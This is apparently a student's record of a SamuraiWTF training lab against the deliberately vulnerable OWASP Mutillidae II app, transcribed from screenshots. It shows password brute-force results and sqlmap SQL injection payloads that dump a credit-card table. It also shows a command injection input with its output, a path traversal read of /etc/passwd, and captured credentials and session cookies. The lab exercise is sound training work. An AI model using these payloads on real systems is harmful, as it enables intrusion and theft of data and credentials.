

SamuraiWTF3.3.2 - VMware Workstation - e.x.p build-16227267

File Edit View VM Tabs Help

SamuraiWTF3.3.2

Attack Save Columns

Results Target Payloads Options

Filter: Showing all items

Request #	PayloadID	Payload2	Status	Error	Timeout	Length	Comment
30	kevin	abc123	200			51143	
31	dave	abc123	200			51143	
32	patches	abc123	200			51143	
33	rocky	abc123	200			51143	
34	ed	abc123	200			51143	
35	adrian	password	200			51143	
36	adrian	password	200			51143	
37	john	password	200			51143	
38	jeremy	password	302			51279	
39	byrce	password	302			51264	
40	samurai	password	200			51190	
41	jin	password	302			51252	
42	lobby	password	302			51267	
43	simba	password	302			51269	
44	drowid	password	302			51287	
45	scotty	password	302			51273	
46	cal	password	302			51245	
47	kevin	password	200			51172	
48	dave	password	200			51172	
49	patches	password	200			51172	
50	rocky	password	200			51172	
51	ed	password	200			51172	
52	adrian	computer	200			51172	
53	adrian	computer	200			51172	
54	john	computer	200			51172	
55	jeremy	computer	200			51172	
56	byrce	computer	200			51172	
57	samurai	computer	200			51172	
58	jin	computer	200			51172	
59	lobby	computer	200			51172	
60	simba	computer	200			51172	
61	drowid	computer	200			51172	
62	scotty	computer	200			51172	
63	cal	computer	200			51172	
64	kevin	computer	200			51172	
65	dave	computer	200			51172	
66	patches	computer	200			51172	
67	rocky	computer	200			51172	
68	ed	computer	200			51172	
69	adrian	123456	200			51172	
70	adrian	123456	200			51172	
71	john	123456	200			51172	
72	jeremy	123456	200			51172	
73	byrce	123456	200			51172	
74	samurai	123456	200			51172	
75	jin	123456	200			51172	

Request Response

Raw Headers HTML Render

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.25 Security Level: 0 (Hoaxed) Hint: Enabled (1 - Script Kiddie) Logged In User: john (Do the Duggie!)

[Home](#) [Logout](#) [My Blog](#) [About OWASP Mutillidae II](#) [Help](#) [Contact Us](#) [Feedback](#) [Privacy Policy](#)

Login

[Back](#) [Help Me!](#)

[Hint](#)

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others

112.0 of 52819

SamuraiWTF3.3.2 - VMware Workstation - e.x.p build-16227267

File Edit View VM Tabs Help

SamuraiWTF3.3.2

sqlmap: bash

http://sqlmap.org

(!) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

(*) starting at 16:10:40

[16:10:40] [INFO] parsing HTTP request from './targets/test.request'

[16:10:40] [INFO] resuming back-end DBMS 'mysql'

[16:10:40] [INFO] testing connection to the target URL

[16:10:41] [INFO] heuristics detected web page charset 'windows-1252'

sqlmap resumed the following injection point(s) from stored session:

Parameter: author (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: 'author=admi%' AND 1890=1890 AND '%='view-someones-blog-php-submit-button=View Blog Entries

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause

Payload: 'author=admi%' AND (SELECT 6028 FROM(SELECT COUNT(*),CONCAT(0x716a706271,(SELECT (ELT(6028=6028,1)))0x7178666b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND '%='view-someones-blog-php-submit-button=View Blog Entries

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (SELECT)

Payload: 'author=admi%' AND (SELECT * FROM (SELECT(SLEEP(5)))fioo) AND '%='view-someones-blog-php-submit-button=View Blog Entries

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: 'author=admi%' UNION ALL SELECT NULL,CONCAT(0x716a706271,0x7067878596b566c45695349534259694649584f61616775505975715a465854746f5966734543546d70,0x7178666b71),NULL,NULL -- --view-someones-blog-php-submit-button=View Blog Entries

[16:10:41] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Apache 2.4.7, PHP 5.5.9

back-end DBMS: MySQL 5.6

[16:10:41] [INFO] fetching columns for table 'credit cards' in database 'owasp10'

[16:10:42] [INFO] fetching entries for table 'credit cards' in database 'owasp10'

[16:10:42] [INFO] analyzing table dump for possible password hashes

Database: owasp10

Table: credit_cards

5 entries

ccid	ccv	ccnumber	expiration
1	745	444411122223333	2012-03-01
2	722	7746536337776330	2015-04-01
3	481	6242323746874749	2016-09-01
4	230	7725653208487633	2017-06-01
5	627	1234567812345678	2018-11-01

[16:10:42] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/home/samurai/.sqlmap/output/mutillidae/dump/owasp10/credit_cards.csv'

[16:10:42] [INFO] fetched data logged to text files under '/home/samurai/.sqlmap/output/mutillidae'

sqlmap: bash - Konsole

Test request - Kate

sqlmap: bash - Konsole

To direct input to this VM, click inside or press Ctrl+G.

Mozilla Firefox

http://mutillidae.s-lookup.php

mutillidae/index.php?page=dns-lookup.php

Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

DNS Lookup

[Back](#) [Help Me!](#)

Hints

[Switch to SOAP Web Service Version of this Page](#)

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

[Lookup DNS](#)

Results for ; cd ; ls; echo I have control now

```
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost-found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
I have control now
```

Browser: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
PHP Version: 5.5.9-1ubuntu4.14

Mozilla Firefox

http://mutillidae.s-e-viewer.php

mutillidae/index.php?page=text-file-viewer.php

OWASP 2007 Web Services HTML 5 Others Documentation Resources

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

OWASP

Take the time to read some of these great old school hacker text files. Just choose one from the list and submit.

Text File Name

[View File](#)

For other great old school hacking texts, check out <http://www.textfiles.com/>.

File: [../../../../etc/passwd](#)

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuid:x:100:101:/var/lib/libuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon:/var/lib/avahi-autoipd:/bin/false
kerneloops:x:106:65534:Kernel Oops Tracking Daemon:/bin/false
rtkit:x:107:114:Realtimekit:/proc:/bin/false
saned:x:108:115:/home/saned:/bin/false
whoopie:x:109:116:/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user:/var/run/hplip:/bin/false
pulse:x:115:122:Pulseaudio daemon:/var/run/pulse:/bin/false
samurai:x:1000:1000:samurai:/home/samurai:/bin/bash
mysql:x:116:125:MySQL Server:/nonexistent:/bin/false
sshd:x:117:65534:/var/run/ssh:/usr/sbin/nologin
kdm:x:118:65534:/home/kdm:/bin/false
```

Browser: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
PHP Version: 5.5.9-1ubuntu4.14

The screenshot displays the OWASP Mutillidae II web application interface. The top navigation bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. The main content area is titled "Captured Data" and features a "Captured Data Page" section. This section contains a table with 2 captured records, showing details such as Hostname, Client IP Address, Client Port, User Agent, Referrer, Data, and Date/Time. The table lists two records from 127.0.0.1, both using Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0 as the user agent. The first record has a referrer of http://mutillidae/index.php?page=add-to-your-blog.php and the second has a referrer of http://mutillidae/index.php?page=add-to-your-blog.php. The data field for both records shows a successful login attempt with username = TEST and password = p. The interface also includes a sidebar with links to OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. A footer section displays the browser and PHP versions used for the test.

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Captured Data

Back Help Me!

Hints

Captured Data Page

This page shows the data captured by page [capture-data.php](#). There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /usr/share/mutillidae. The database table is named captured_data.

Refresh Delete Capured Data Capture Data

2 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
127.0.0.1	127.0.0.1	47073	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae/index.php?page=add-to-your-blog.php	username = TEST password = p PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:03:42
127.0.0.1	127.0.0.1	47048	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae/index.php?page=add-to-your-blog.php	username = TeSt password = P PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:02:45

Browser: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
PHP Version: 5.5.9-1ubuntu4.14

OWASP Mutillidae II: Web Pwn in Mass Production

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Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Captured Data

Back Help Me!

Hints

Captured Data Page


This page shows the data captured by page [capture-data.php](#). There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /usr/share/mutillidae. The database table is named captured_data.

Refresh Delete Capured Data Capture Data

3 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
127.0.0.1	127.0.0.1	47129	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae/index.php?page=add-to-your-blog.php	data = PHPSESSID=m19pca15u9r1nah2nhfs0veq55; showhints=1 PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:20:55
127.0.0.1	127.0.0.1	47073	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae/index.php?page=add-to-your-blog.php	username = TEST password = p PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:03:42
127.0.0.1	127.0.0.1	47048	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae/index.php?page=add-to-your-blog.php	username = TeSt password = P PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:02:45

Browser: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
PHP Version: 5.5.9-1ubuntu4.14



I was unable to get the last training to work as the database may have changed.